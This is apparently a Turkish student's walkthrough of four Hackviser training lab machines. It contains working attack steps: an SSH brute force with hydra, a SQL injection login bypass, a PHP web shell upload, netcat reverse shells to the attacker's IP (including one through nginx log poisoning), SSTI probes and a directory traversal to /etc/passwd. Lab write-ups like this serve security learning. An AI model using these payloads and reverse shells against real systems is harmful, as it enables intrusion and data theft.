

HACKVİSER ISINMALAR 2

1. Discover Lernaean

Soru 1: Hangi port(lar) açık?

Çözüm: Nmap ipadresli

Cevap: 22 , 80

```
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
```

Soru 2: 80 portunda çalışan servisin versiyonu nedir?

Çözüm: nmap -sV ipadresli

Cevap: Apache httpd 2.4.56 ((Debian))

```
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.56 ((Debian))
```

Soru 3: Dizin tarama aracını kullanarak bulduğunuz dizin nedir?

Çözüm: dirb http://172.20.5.168/

Cevap: filemanager

```
GENERATED WORDS: 4612

---- Scanning URL: http://172.20.5.168/ ----
==> DIRECTORY: http://172.20.5.168/filemanager/
+ http://172.20.5.168/index.html (CODE:200|SIZE:10701)
+ http://172.20.5.168/server-status (CODE:403|SIZE:277)
```

Soru 4: File manager'a giriş yapmak için kullandığınız username:password nedir?

Çözüm: H3K Tiny File Manager default password username diye internete aratınca bu bilgelere ulaştım.

Cevap: user:12345

Soru 6: Bilgisayara eklenen son kullanıcı adı nedir?

Çözüm: default bilgilerle girdikten sonra dizin hiyarişi karşımıza çıkılıyor. Linux'da kullanıcılar etc altında passwd altında tutulur bende oradan baktım.

Cevap: rock

```
rock:x:1001:1001:~/home/rock:/bin/bash
```

Soru 7: rock kullanıcısının parolası nedir?

Çözüm: hydra ile brute force yaptım bunun için , öncelikle yüklü değilse apt install hydra diyerek indirilebiliriz dah sonra ben hydra -l rock -P wordlist.txt ssh://ip kodlarımı yazarak saldırımı başlattım.

Cevap: 7777777

```
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20470 login tries (l:
[DATA] attacking ssh://172.20.5.69:22/
[22][ssh] host: 172.20.5.69 login: rock password: 7777777
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not com
[ERROR] 3 targets did not resolve or could not be connected
```

Soru 8: rock kullanıcısı tarafından çalıştırılan ilk komut nedir?

Çözüm: history Türkçe anlamı geçmiş demek olan terim linuxda tarayıcı geçmişi gibi komut geçmişlerimizi kaydeder ve bu komutla görüntülememizi sağlar.

Cevap: cat . bash_history

```
rock@discover-lernaean:~$ history
 1 cat .bash_history
 2 cd
 3 ls -la
 4 history
 5 ls
 6 ls -la
 7 exit
 8 cd
 9 exit
10 pwd
11 cd /var/www/html/
12 ls -la
13 cd filemanager/
14 ls -la
15 cd
16 ls -la
17 history
rock@discover-lernaean:~$
```

Discover Lernaean Makinesi BİTTİ.

2.BEE

Soru 1: Hangi port(lar) açık?

Çözüm: rustscan ipadresini

Cevap: 80 , 3306

Soru 2: oturum

Sitede

```

servlet@Hegir:~$ rustscan 172.20.8.167
[0] } | { } | { { _ { _ } { / _ } / { } \ | \ |
[ _ \ | { } | _ \ } } | | _ \ } } \ _ } / ^ \ | \ |
Faster Nmap scanning with Rust.

: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
-----
Nmap? More like slowmap. 🐢

[~] The config file is expected to be at "/home/servlet/.config/rustscan/oml"
[!] File limit is lower than default batch size. Consider upping the batch size.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's results.
e the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 172.20.8.167:80
Open 172.20.8.167:3306

```


açabilmek için hosts dosyasına hangi domaini eklediniz?

Cevap: dashboard.innovifyai.hackviser

Open ▾		hosts [Read-Only] /etc	
1	127.0.0.1	localhost	
2	127.0.1.1	Hegir	
3	172.20.8.167	dashboard.innovifyai.hackviser	
4			

Soru 3: Hangi zafiyet ile login panelini bypass ettiniz?

Çözüm :



Her şeyden önce bizden login için ilk input alanına bir email bilgisi istiyor yani @ kesinlikle geçmeli. Buna takılmamak için , input kısmına öğeyi incele diyip daha sonra **type=e-mail** 'i text ile değiştiriyorum. Ve input alanımın kutucuğu değişiyor artık buraya istediğim değeri yazabilirim, istediğim int değer veya istediğim string değer. Biz bu durumda basitce ' sorgumuzu bozup yeni bir tırnak açıp. Matematiksel olarak doğru olan bir işlem yaptırıyoruz. **1=1**. bundan önce or yazdık. Bunun sebebi ise, sorgu'nun orijinal halinde | username and password şeklindedir, sade haliyle. Yani burda ki and = Türkçe'de de olduğu gibi ve anlamı taşımakta , bu sorguda 2 inputu da database'den veriyi karşılaştırıp, 1. inputun, 2. inputa ait olup olmadığını kıyashyor. Biz ne username ne de passwd bilmediğimiz için bunu. OR ile değiştiriyoruz. OR veya demek 1. inputu doğru girip . 2. yi yanlış girsek dahi problem olmıcaktır. Enaz birinin doğru olması şartıyla. Ve bu şekilde sorgumuz şu hale geliyor. **> username or password <** ve daha sonra passwordu de istememesi için yorum satırına alıyoruz. Bu kullanılan veritabanına göre değişiklik göstermekde, bazısında – ile yorum satırına alırken bazısında bunun gib # atarak yorum satırına alabiliriz. Ve aslında kodumuzun son hali şu şekilde oluyor. **> username or //password. <**

username de 1=1 yazmamızın sebebi sadece verdiğimiz bir inputun kendince true olarak dönmelerini sağlamak için. Az önce ki OR ifadesini hatırlıyalım. 1. inputta bu ifadeye true dediğinde aslında 2. ye bakmicaktır bile. Ama 1. yanlış ise bu sefer 2. ye bakıcaktır. Biz burada 1=2 deseydik false dönücekti. 100=100 desek de dahil yine 100, 100'e eşit olduğundan ötürü , true değer dönücekti.

Cevap: sql injection – login bypass

Payload ; ' OR 1=1#

Soru 4: Login'i bypass ederek erişim elde ettiğiniz panelde kullanıcı ayarlarını içeren sayfanın adı ve uzantısı nedir?

Cevap: <http://dashboard.innovifyai.hackviser/employees.php> | **Employees**

Soru 5: File upload zafiyeti ile makinede shell aldığınız kullanıcının id'si nedir?

Çözüm: Öncelikle dosya yükleyebileceğim bir alan bakıyorum, kategoriler arasında bulamadım. Kullanıcı profilime gidince profil resmi için dosya yükleme alanı var ,

muhtemelen genelde png,jpg ister sadece. Direkt rastgele bir php dosyamı attım ve profil resmine tıklayınca beni , kod.php adında dizine götürdü. Yani aslında php dosyamız çalıştı.

Bu durumda bir php dosyası açıyorum. **Komut; <?php system(\$_GET['cmd']); ?>**

Hemen açıklayalım aslında oldukça basit, php parametrelerimi açıp global parametre olarak **GET** kullanıyoruz. Bunu url de istek yapmamız için kullanıyoruz ve system fonksiyonu ile karşı makinede cmd açtırıyoruz.

```
servet@Hegir:~$ cat yavuzlar.php
<?php system($_GET['cmd']); ?>

servet@Hegir:~$
```


Şimdi bunu kaydedip profil fotoğrafı olarak upload edelim.

 dashboard.innovifyai.hackviser/uploads/yavuzlar.php


PHP dosyası yüklediğimizde bir görsel gelmicektir siz upload ettikten sonra boş görsel profil kısmına tıklayın.

Şimdi url mizde yavuzlar.php dosyamızı çalıştırdık. Kod'da yazdığımız gibi get isteği ile cmd çağırcaz url de get isteği **'?'** Çağrılır ve yanına cmd ekleyip **=** eşittir ifaedi koyup komutlarımızı yazabiliriz.

Örneğin sorumuzu cevaphyalim id öğrenmek için id yazmamız yeterli olacaktır.


uid=33(www-data) gid=33(www-data) groups=33(www-data)

Cevap: 33


uid=33(www-data) gid=33(www-data) groups=33(www-data)

Soru 6:MySQL parolası nedir?

Çözüm; Bu soruya ulaşmanın 2 yolu , en çok yeni bilgiler kullanacağımız kısmı seçicem. Siz direkt olarak urlden işlemleri devam edebilirsiniz.

Linux terminalime gelip bir netcat bağlantısı oluşturun

nc -lvnp port_numarası

```
servet@Hegir:~$ nc -lvnp 9876
Listening on 0.0.0.0 9876
```

Şimdi ise bu porta istek atmak için url'de

```
s/yavuzlar.php?cmd=nc -e /bin/sh 10.8.1.47 9876
```

Yazıyoruz orada ki ip adresi bizim hackviser'a bağlandığımız vpn ip adresimiz. Ifconfig yazarak bakabiliriz. **-e** ile'de shell belirtiyoruz. **Bin** dizini altında; “ **sh , zh , bash** ” gibi sheller vardır biz burada **sh**'i kullandık.

```
servet@Hegir:~$ nc -lvnp 9876
Listening on 0.0.0.0 9876
Connection received on 172.20.8.167 52708
```

Ve bağlantımız gelmiş artık termianlimizden daha seri hareket edebiliriz. Ancak yazdığımız kodlarda host bilgisi dizin bilgisi gibi shell'de bilgiler gözüküyor.

```
servet@Hegir:~$ nc -lvnp 9876
Listening on 0.0.0.0 9876
Connection received on 172.20.8.167 52708
ls
yavuzlar.php

pwd
/var/www/dashboard.innovifyai.hackviser/uploads
clear
ls
yavuzlar.php
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@bee:/var/www/dashboard.innovifyai.hackviser/uploads$
```

python3 -c 'import pty; pty.spawn("/bin/bash")' kodumuzu yazarak bin altında bulunan bash terminalini **python** kullanarak çalıştırdık.

Ve bizden istenilen mysql bilgileri için dizinlere bakalım.

```
www-data@bee:/var/www/dashboard.innovifyai.hackviser$ ls
ls
assets          default.png    login.php      settings.php   uploads
css             employees.php  login_process.php style.css
customers.php   index.php     logout.php     update.php
db_connect.php  js           orders.php     upload.php
www-data@bee:/var/www/dashboard.innovifyai.hackviser$ cat db_connect.php
cat db_connect.php
<?php
$servername = "localhost";
$username = "root";
$password = "Root.123!hackviser";
$dbname = "innovifyai";

try {
    $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Database connection failed: " . $e->getMessage());
}
```

Önce **/uploads** dizininden bir geri dizine çıktım ve dizinleri listeledim . Soru bizden veri tabanı ile alakası soru sorduğu için burada ilk gözüme çarpan **db** ile başlayan dosya oldu. İçeriğini okuduğumuzda gerçekten doğru dosya olduğunu teyit ettik

Cevap: Root.123!hackviser

BEE MAKİNESİ BİTMİŞTİR.

3. Leaf


Soru 1: Web sitesinin başlığı nedir?

Çözüm: Sekme pencere alanında yazıyor. Bunu ise yazılımcı html kodunda title etiketi içerisinde belirtiyor.

Cevap: Modish Tech

Soru 2: Ürün detayının görüntülendiği sayfada hangi GET parametresi kullanılır?

Çözüm: Öncelikle bir ürüne tıklayalım.



Şuan için sayfanın içeriği ile pek işimiz yok , soruyu cevaplıyalım. URL'De get isteği ? Den sonra gelir. Yani bu durum da get isteğimiz ID'dir

Cevap: ID

Soru 3: SSTI'nin açılımı nedir?

Çözüm: Server Side Template Injection Nedir ise sunucu tarafında çalışan şablon motorlarına kötü amaçlı kod enjekte edilmesine olanak tanıyan bir güvenlik açığıdır.

Cevap: Server Side Template Injection

Soru 4: Yaygın olarak kullanılan ve ekrana 49 ifadesini yazdıran SSTI payloadı nedir?

Çözüm: Neden böyle bir şey yapıyoruz ? Neden `{{ 7 * 7 }}`. Şablon motorları bu ifadeyi alıp hesaplar ve sonucu web sunucusuna gömer. Saldırgan kişiler matematiksel işlemler yerine zararlı uzun kodlar yapıp veri hırsızlığı yapabilir ve sitenin bütünlüğünü bozabilirler. Bu payload sadece keşif amaçlı bir şey. SQL Injection'da eklediğimiz ' gibi. Sadece işin başlangıç ve keşif kısmı.

Cevap: `{{ 7 * 7 }}`

Soru 5: Uygulamanın kullandığı veritabanı adı nedir?

Çözüm: Bunun keşfini yapmak için payloadımızı girebileceğimiz bir input alanı bulmalıyız. Inputu geri görmemiz önemli bu yüzden yorumlar alanı tercih ediliyor. Bulduğumuz web sitede ürünlerin altında yorumlar bulunmakta. Buraya payloadımızı deniyebiliriz.

Comments



Add a comment

What is your name?

Servet_Cetinkaya_Yavuzlar

What is your comment?

{{ 7 * 7 }}

Submit

Ve submit'e basıp yorumumuza bakalım.


49



Servet_Cetinkaya_Yavuzlar

Ve zafiyetimizi keşfettik.

Veritabanı'nı hangi paylaodlarımızın çalışıp çalışmadığına göre tespit edebiliriz. Bunun için şu hiyarişi kullanmamız gerekiyor.



İlk

çalıştı yani

hem üstteki payloadı hem alttaki payloadı deniyeceğiz. Üstten başlayalım.

paylaodımız
burada artık

a{*comment*}b



Servet_Cetinkaya_Yavuzlar

Bu yorumumun gönderilmiş hali yani payloadın gönderilmiş son hali. Olduğu gibi gönderdi, herhangi bir veri bilgisi dönmedi. Şimdi ise alttakini deniyelim.

49



Servet_Cetinkaya_Yavuzlar

Ve üstteki payloadımız'da çalıştı alttan devam edicez anlaşılan. Bu sefer ki payloadımız

“ {{7*'7'}} “

49



Veritabani Tespit

Ve payloadımız çalıştı bazen bu durumda ,burada 0 değeri'de dönebiliyor , dönmesinin sebebi 2. int değerimizi ' ' arasına aldığımız için sistem bunu ya string ya da none boş veya 0 olarak kabul ediyor. Ve 7*0 ı çarpmış olabilir.

Not: payloadı ben yanlış yazmış olabilirim hocam az önce böyle bir şeye denk geldim ve araştırdığımda buna benzer bir açıklama yapıldı.

Ama burada 49 sonucu geldi.

Aldığımız değere göre şablon motorunu tespit edicez şablon motorları php ile veya python ile yazılmışta olabilir. Bu dillerin bu payloadları okuma ve yorumlaması dilden dile fark ettiği için farklı cevaplar döndürüyorlar ve bizde bu sayede şablon motoru tespiti yapıyoruz aslında.

Jinja2 şablon motorunda 7 * '7' işlemini payloadımızda 1. sayımızı int değer olarak alırken 2. değeri string ifade olarak alıyor. Sebebi ise tırnaklar içinde yazmış olmamız ve bu durumda int değer strind ifade kadar tekrarlanıyor. Şablon motorumuz 7777777 dönseydi buna Jinja2 diyebilirdik. Bu Python dilinde yazılmış bir şablon motoru.

Diğer 2. seçenek şablon motorumuz TWIG bu motor php dilinde yazılmış ve onun kurallarını uygular burada PHP 2. string değeri int değere çeviriyor ve çarpıyor aslında. Ve cevabımız 49 çıkıyor. Bu durumda veritabanı adı nedir sorusuna cevap TWIG diyebiliriz.

Cevap: TWIG


LEAF MAKİNESİ BİTMİŞTİR!

4. Venomous

Soru 1: Hangi web sunucusu çalışıyor?

Çözüm: Wapplaayzer eklentisi ile web sunucusunu öğreniyorum

Cevap: Nginx



Soru 2: Bir faturayı görüntülemek için kullanılan GET parametresi nedir?

Çözüm: Invoice download report'a tıkladığımda beni ?get paramteresi ile götürdü.

Cevap: invoice

172.20.6.35/show-invoice.php?invoice=invoice-8741.html				
Fatura kaynağı				
Fatura				
David Tasarımlar LLC				
44, Qube Towers utara Media City, Dubai, Bangladeş				
01962067309				
David@goodshoppy.com				
Mallinda Hollaway				
10098 ABC Kuleleri Uttara Silikon Vahası, Dubai, Bangladeş.				
01955239099				
Mall@goodshoppy.com				
Fatura#	Tarih	Her neyse	Genel Toplam	
456656	20/03/2018	472-000	\$25,980	
#	Öge Başlığı	Birim Fiyatı	Miktar	Toplam
1	Crusal Damperal	\$500	05	\$3000

php?invoice=invoice-1

Soru 3: Sistemdeki passwd dosyasına erişmek için yaptığınız directory traversal saldırısının payloadı nedir?

Çözüm: Öncelikle zafiyetimizin olası yerini bulmamız lazım, bu özellikle veritabanından veya serverden get parametresi ile genelde = den sonra bilgi getiren yerler olabilir . Bu durumun aynısı faturayı görüntüleme kısmında mevcut.

Invoice=fatura.1.html gibi olan dizinimizi silip ; “../..../etc/passwd” payloadımızı yazıyoruz.


Bu payloadın amacı öncelikle Linux işletim sistemleri mimarisinde dizin hiyerarşisinde sistemde var olan kullanıcıların parolaları etc dizini altında passwd dosyasında saklanır.

Ve neden bu kadar ../..../ geri dizine gittik burada aslında olay şu ; örnek veririm ;

/var/images=resim.jpg bu resmi var dizini altında imagesden getiriyor biz bu path arasında payload yazarsak.

//images=../..../etc/passwd burada images dosya içerisinden etc passwd yi okumaya çalışıyoruz ancak biz burada images dizinin arkasından kaç adet dizin var göremiyoruz garanti olması açısından baya yukarıya çıkıp daha sonra kodumuz etc yi görüp passwd yi okuyor.

Cevap: ../..../etc/passwd



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-
network:x:101:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109::/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:110:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
sshd:x:105:65534::/run/ssh:/usr/sbin/nologin hackviser:x:1000:1000:hackviser,,:/home/hackviser:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/
usr/sbin/nologin
```

Soru 4: LFI güvenlik açığının açılımı nedir?

Cevap: Local File Inclusion

Soru 5: Nginx access loglarının varsayılan yolu nedir?

Cevap: var/log/nginx/access.log

Soru 6: Siteye ilk erişim sağlayan kişinin IP adresi nedir?


Çözüm: Bu bilgiye ulaşmak için log kayıtlarına ulaşmamız gerekiyor. Zaten LFI ile dosyaları okuyabiliyorduk ../../../../ buraya etc passwd yerinde var log nginx acces.log yazarak okuyalım.

Cevap: 10.8.1.47



Soru 7: Show-invoice.php dosyasının son değiştirildiği saat nedir?

Çözüm: Bunun için sisteme sızmamız gerekiyor bunu lfi zafiyetinin bulunduğu alandan netcat bağlantısı alarak yapabiliydik ancak galiba engelleniyoruz. Ama şöyle bir şey var ki siteye gönderilen istekler php tarafından yorumlanıp yanıtlanıyor, yani netcat ile manuel http isteği atarak bağlantı alabiliriz ama istersek önce bunu doğrulayalım ve whoami komutu çalıştıralım.



```
servet@Hegir:~/Indirilenler$ nc 172.20.6.35 80
GET /<?php passthru('whoami'); ?> HTTP/1.1
Host: 172.20.2.47
Connection: close

HTTP/1.1 404 Not Found
Server: nginx/1.18.0
Date: Fri, 30 Aug 2024 13:01:29 GMT
Content-Type: text/html
Content-Length: 153
Connection: close

<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```

Burada manuel isteğimiz şu şekilde ;

GET /<?php passthru('whoami'); ?> HTTP/1.1

Host: 172.20.2.47

Connection: close

Buraya kadar yazıp çalıştırmak istediğimiz komutu/payladımızı iste ‘’ lar arasına yazıyoruz. Ve birkaç defa enter tuşuna basıyoruz ve bize bir 404 not found hatası verdi. Hemen log kayıtlarına bakalım.

```
data) gid=33(www-data) groups=33(www-data) HTTP/1.1" 404 153 "-" 10.8.1.47 - - [30/Aug/2024:08:58:14 -0400] "GET /show-invoice.php?invoice=../../../../../../../../var/log/nginx/access.log HTTP/1.1" 200 1708 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0" 10.8.1.47 - - [30/Aug/2024:09:00:55 -0400] "GET /uid=33(www-data) gid=33(www-data) groups=33(www-data) HTTP/1.1" 400 0 "-" 10.8.1.47 - - [30/Aug/2024:09:01:29 -0400] "GET /www-data HTTP/1.1" 404 153 "-"
```

Ve yanıtlarımızı aldık www-data kullanıcısındayız ben öncesinde id komutunu da çalıştırmayı denedim onların yanıtını da kdraja aldım.

Şimdi reverse shell almak için ilk önce kendi terminalimizden bir bağlantı açalım.

Nc -lvnp 9889

```
servet@Hegir:~/İndirilenler$ nc -lvnp 9889
Listening on 0.0.0.0 9889
```

```
servet@Hegir:~/İndirilenler$ nc 172.20.6.35 80
GET /<?php passthru('nc -e /bin/sh 10.8.1.47 9889'); ?> HTTP/1.1
Host: 172.20.2.47
Connection: close

HTTP/1.1 404 Not Found
Server: nginx/1.18.0
Date: Fri, 30 Aug 2024 13:08:02 GMT
Content-Type: text/html
Content-Length: 153
Connection: close
```

Ve payloadımızı manuel isteğimizin içerisine ekledik. Şimdi enterleyip bir response gelene kadar entere basalım.

```
HTTP/1.1 404 Not Found
Server: nginx/1.18.0
Date: Fri, 30 Aug 2024 13:08:02 GMT
Content-Type: text/html
Content-Length: 153
Connection: close

<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```

Yanıtımız geldi şimdi ise acces.log dosyasına gidip sayfayı yeniliyelim komutumuz yorumlanıp çalışacaktır.

```
servet@Hegir:~/İndirilenler$ nc -lvnp 9889
Listening on 0.0.0.0 9889
ls
Connection received on 172.20.6.35 34832
css
fonts
index.php
invoice.php
invoices
js
show-invoice.php
style.css
```

Ve shell oturumuzu aldık. Şimdi dosyayı ayrıntılı incelemek adına ls- al (dosya_adi) şeklinde inceleyelim.

```
ls -al show-invoice.php
-rw-r--r-- 1 root root 65 Dec 10 2023 show-invoice.php
```

Cevap: Dec 10 2023

VENOMOUS MAKİNESİ BİTMİŞTİR